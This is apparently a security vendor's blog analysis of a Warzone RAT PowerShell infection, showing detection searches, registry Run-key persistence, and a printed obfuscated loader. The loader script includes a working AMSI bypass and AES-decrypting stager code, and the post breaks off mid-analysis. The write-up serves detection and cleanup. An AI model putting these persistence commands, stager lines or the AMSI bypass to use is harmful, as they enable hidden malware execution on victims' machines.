Ave Maria and the Chambers of Warzone RAT

huntress.com/blog/ave-maria-and-the-chambers-of-warzone-rat

Friday, September 30, 2022, seemed a day like any other--until a large amount of PowerShell malware came charging through seeking immediate attention. Sparing no time, I jumped right in.


At first, this was troubling. Are the detectors working?? Is something broken?? In order to verify our detector 'ExecutionFromEnvironmentVariable' had triggered correctly for all these autoruns, I did a quick search:

details.path:powershell.exe +details.command:"GetEnvironmentVariable"
This gave the result for *40* autoruns. 😬 **cracks knuckles** Time to get down to business.

> Pro Tip: Doing a quick search helps analysts develop a better understanding of the Elastic search syntax. This gives analysts a better understanding of common characteristics and could potentially assist in finding additional footholds.

Now let's dive into the autorun we are checking out.

We can see `GetEnvironmentVariable('60493fbacedcfbcabe', 'User')` along with the User Run Key `Name`. They both use a Base-16 (HEX) formatting, which means alphabetic characters of `A - F` and numbers `0 - 9` with a `length of 12 to 18`. Using regex we can use `[a-f0-9]{12,18}`.



Now, on to implementing our findings in RIOs data within ELK. We use a similar but modified search query (seen below) which provided six additional hits. This information tells us this is an *active threat* still present on the host. Read: time is of the essence.

+process.command_line.text:"GetEnvironmentVariable" +process.command_line.text:/[a-f0-9]{12,18}/


Reviewing the Foothold Details, we are able to see the persistence created within the Hive Current Users Run Key. (`HKU\SID\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`)

The command ran by the Users Run Key launches PowerShell and invokes expressions in the host's environments registry with the value `60493fbacedcfbcabe`.

Foothold Details	
File Path	c:\windows\system32\windowspowershell\v1.0\powershell.exe
Name	fbacedcfbcabe60493
Path	c:\windows\system32\windowspowershell\v1.0\powershell.exe
User	
Command	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -windowstyle hidden -Command "IEX([Environment]::GetEnvironmentVariable('60493fbacedcfbcabe', 'User'))"
Location	HKU\ \SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Binary Mod Time	2021-10-06 09:53:12 EDT
Binary Create Time	2021-10-06 09:53:12 EDT

From here we will take to tasking the user's Hive Current Users Environment: (`HKU\SID\Environment`). We obtain the next stage within the registry location `HKU\SID\Software\<value>`.

It's important to note: These additional registry keys will be required in the report for the customer to remove.



Details - **Key:** HKU\ \Environment


Values | Subkeys | Raw

Show 25 entries Search:

Name	Data	Type
27842badfbdabe	$abc = $null; for ($i=0;$i -le 500;$i++){Try{$abc=$abc+(Get-ItemProperty -path 'HKCU:\SOFTWARE\27842badfbdabe').$i}Catch{}}IEX($abc)	REG_EXPAND_SZ
57906badfbdabe	$abc = $null; for ($i=0;$i -le 500;$i++){Try{$abc=$abc+(Get-ItemProperty -path 'HKCU:\SOFTWARE\57906badfbdabe').$i}Catch{}}IEX($abc)	REG_EXPAND_SZ
7872badfbdabe	$abc = $null; for ($i=0;$i -le 500;$i++){Try{$abc=$abc+(Get-ItemProperty -path 'HKCU:\SOFTWARE\7872badfbdabe').$i}Catch{}}IEX($abc)	REG_EXPAND_SZ
OneDrive	C:\Users\ \OneDrive	REG_EXPAND_SZ
Path	%USERPROFILE%\AppData\Local\Microsoft\WindowsApps;	REG_EXPAND_SZ
TEMP	%USERPROFILE%\AppData\Local\Temp	REG_EXPAND_SZ
TMP	%USERPROFILE%\AppData\Local\Temp	REG_EXPAND_SZ

Showing 1 to 7 of 7 entries ‹ Previous 1 Next ›

Viewing the `HKU\SID\Software\27842badfbdabe`, we see four values (default, 0, 1 and 3) which show PowerShell variables and encoding. Save the values 0, 1 and 3 for later and isolate the script for further analysis.



Details - **Key:** HKU\ \SOFTWARE\27842badfbdabe

Values | Subkeys | Raw

Show 25 entries Search:


Name	Data	Type
(Default)	0	REG_SZ
0	$knpzuwrxsww = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("VG9DaGFyQXJyYXk=")) $jqwmsguupnwvhqkon = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("S2V5"))	REG_SZ
1	IVxCBQ2dWQ6RBgDz1rNABBAvTqlVGutpm05fuG7gEX00S2zyT6AwQ7PV0Cao/du7TreXMF1uuqcFuL9Pq0Wfhwz14Q LsuxIt0A7v9MfwRTFKGHPVNoWIqOm4Qu8I1H+7MZQ3R7Qds6RPI1busKmIoLWDQJf5TKQNur9vNfL39jYvPlguWZz7o Qkuugkg12S9078zcwIJUeP8aYkgAHufzCOjJeYwfRseVyZ8+tXwE4g2MtjopaOFQ/6PKssbs/SaGRNEfOUp+I4fkXwazPGM	REG_SZ
3	tString([System.Convert]::FromBase64String("RGVjb21wcmVzcw==")) $urkummpuizwjoi = & ([scriptblock]::Create([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("W0lPLkNvbXBy ZXNzaW9uLkNvbXByZXNzaW9uTW9kZV0=")))) $qqjmrvjzjmrihwx =	REG_SZ

Let's start digging further into the script.

Within the script, it has encoded variables with Base64, a reverse array that joins the data. What could it be hiding? And make no mistake--it's always hiding something.

```powershell
$knpzuwrxsww = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("VG9DaGFyQXJyYXk="))
$jqwmsguupnwvhqkon = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("S2V5"))
$gsrwyxzpgyv = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("UGFkZGluZw=="))
$oywmhnhhwvihukv = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("Q2xvc2U="))
$svvknsvstxh = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("QmxvY2tTaXpl"))
$tzrmpjtmohxm = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("S2V5U2l6ZQ=="))
$wtonsjgkqpryyoo = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("SVY="))
$wvhrphiyuqmi = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("Q3JlYXRlRGVjcnlwdG9y"))
$ugtxtutpowyv = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("RGlzcG9zZQ=="))
$jsjnwtjrgvhp = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("TW9kZQ=="))
$tvzuoyzmrqqghk = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("Q29weVRv"))
$sxptgpqmpgrnusgx = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("VHJhbnNmb3JtRmluYWxCbG9jaw=="))
$zpwkyoujor = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("U3lzdGVtLk1hbmFnZW1lbnQ="))
$kqxpjrsphrgsn = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("QXV0b21hdGlvbi5BbXNpVXRpbHM="))
$rhnsusxxkqpjq = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("YW1zaUluaXRGYWlsZWQ="))
$htoopgwoqsz = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("Tm9uUHVibGljLFN0YXRpYw=="))
$hkxskshjkwkgoiuog = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("R2V0VHlwZQ=="))
$ogtinzqqnpz = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("R2V0RmllbGQ="))
$uhrmurymts = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("U2V0VmFsdWU="))
$hnwjguoozsp = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("QXNzZW1ibHk="))
[Ref].$hnwjguoozsp.$hkxskshjkwkgoiuog("$zpwkyoujor" + "." + "$kqxpjrsphrgsn").$ogtinzqqnpz("$rhnsusxxkqpjq","$htoopgwoqsz").$uhrmurymts($null,$true)
$sjupwisgyjzsjgixo = 0
$tkzwrtqkusp = 30000000
For ($sjupwisgyjzsjgixo=0; $sjupwisgyjzsjgixo -lt $tkzwrtqkusp;$sjupwisgyjzsjgixo++) { $sjupwisgyjzsjgixo++ }
$nuxvxgjmmjgmy = "=IVQrMD5CH2PKW1y1j5XNScQgZGvRUKIzDcbY1Q2krFppqnjNDl7ck2NWU0JXjqT+fA6GH0lngao4VPIughlGJGrtnvjlFMHbCSinU9hkFLOZs61PH47/qOhSz0KF0EF6Q0hmNotSvSA81FG02
$uhyntznwuhk = $nuxvxgjmmjgmy.$knpzuwrxsww()
[array]::Reverse($uhyntznwuhk)
$gjrvojovoxotunyvn = -join($uhyntznwuhk)
$uxkswkhzii = [System.Convert]::FromBase64String("$gjrvojovoxotunyvn")
$hnyxrprgoumgoyp = [System.Convert]::FromBase64String("9fJygHL0ooM2KYCI6EtYZ+eXdaGmLYb/krvr1Vg2l2Q=")
$zzxhuxizgyhzgz = "==gCkV2Zh5WYNNXZB5SeoBXYyd2b0BXeyNkL5RXayV3YlNlLtVGdzl3U"
$quskpprptowtzwp = $zzxhuxizgyhzgz.$knpzuwrxsww()
[array]::Reverse($quskpprptowtzwp)
$ojvvvqjmqjuw = -join($quskpprptowtzwp)
$ssosjgipznqih = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($ojvvvqjmqjuw))
$xytouxqpvzg = New-Object "$ssosjgipznqih"
$ghyushouvuooukysp = "==gQDVkO60VZk9WTyVGawl2QukHawFmcn9GdwlncD5Se0lmc1NWZT5SblR3c5N1W"
$rszkymzhyyypjohws = $ghyushouvuooukysp.$knpzuwrxsww()
[array]::Reverse($rszkymzhyyypjohws)
$mwgwooqxnwx = -join($rszkymzhyyypjohws)
$rhzxqukrooy = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($mwgwooqxnwx))
$iyttmhwituwq = & ([scriptblock]::Create($rhzxqukrooy))
$xytouxqpvzg.$jsjnwtjrgvhp = $iyttmhwituwq
$zigripunzpp = "==gNyEDMx80UJpjOdVGZv10ZulGZkFGUukHawFmcn9GdwlncD5Se0lmc1NWZT5SblR3c5N1W"
```

Using Cyberchef, we can attempt to quickly decode the base64 strings with the formula of `Subsection` and `Frombase64`. This should grab the majority of strings but will still need some manual intervention. This is where analysts come into play.



After replacing the encoded Base64 script, we quickly see it has a key, padding, IV, and other common encryption functions. Let's replace the variables with the corresponding value to make the functions of the script easier to read, thus attempting to reveal the secret embedded within.

```
$knpzuwrxsww = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("ToCharArray"))
$jqwmsguupnwvhqkon = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("key"))
$gsrwyxzpgyv = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("Padding="))
$oywmhnhhwvihukv = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("Close"))
$svvknsvstxh = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("BlockSize"))
$tzrmpjtmohxm = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("KeySize="))
$wtonsjgkqpryyoo = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("IV"))
$wvhrphiyuqmi = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("CreateDecryptor"))
$ugtxtutpowyv = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("Dispose="))
$jsjnwtjrgvhp = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("Mode="))
$tvzuoyzmrqqghk = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("CopyTo"))
$sxptgpqmpgrnusgx = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("TransformFinalBlock="))
$zpwkyoujor = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("System.Management"))
$kqxpjrsphrgsn = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("Automation.AmsiUtils"))
$rhnsusxxkqpjq = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("amsiInitFailed"))
$htoopgwoqsz = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("NonPublic,Static="))
$hkxskshjkwkgoiuog = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("GetType="))
$ogtinzqqnpz = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("GetField"))
$uhrmurymts = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("SetValue"))
$hnwjguoozsp = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("Assembly"))
[Ref].$hnwjguoozsp.$hkxskshjkwkgoiuog("$zpwkyoujor" + "." + "$kqxpjrsphrgsn").$ogtinzqqnpz("$rhnsusxxkqpjq","$htoopgwoqsz").$uhrmurymts($null,$true)
$sjupwisgyjzsjgixo = 0
$tkzwrtqkusp = 30000000
For ($sjupwisgyjzsjgixo=0; $sjupwisgyjzsjgixo -lt $tkzwrtqkusp;$sjupwisgyjzsjgixo++) { $sjupwisgyjzsjgixo++ }
$nuxvxgjmmjgmy = "=IVQrMD5CH2PKW1y1j5XNScQgZGvRUKIzDcbY1Q2krFppqnjNDl7ck2NWU0JXjqT+fA6GH0lngao4VPIughlGJGrtnvjlFMHbCSinU9hkFLOZs61PH47/qOhSz0KF0EF6Q0hmNotSvSA81FG024
$uhyntznwuhk = $nuxvxgjmmjgmy.$knpzuwrxsww()
[array]::Reverse($uhyntznwuhk)
$gjrvojovoxotunyvn = -join($uhyntznwuhk)
$uxkswkhzii = [System.Convert]::FromBase64String("$gjrvojovoxotunyvn")
```


Now with the script variables replaced, we can see the payload is using AES Encryption using cipher mode Electronic CodeBook (ECB), dropping 16 bytes to create the IV, and it has also been compressed.

Note: Some samples use different cipher modes so make sure to verify this (for example, we have seen ECB and CBC).


```
For ($sjupwisgyjzsjgixo=0; $sjupwisgyjzsjgixo -lt $tkzwrtqkusp;$sjupwisgyjzsjgixo++) { $sjupwisgyjzsjgixo++ }
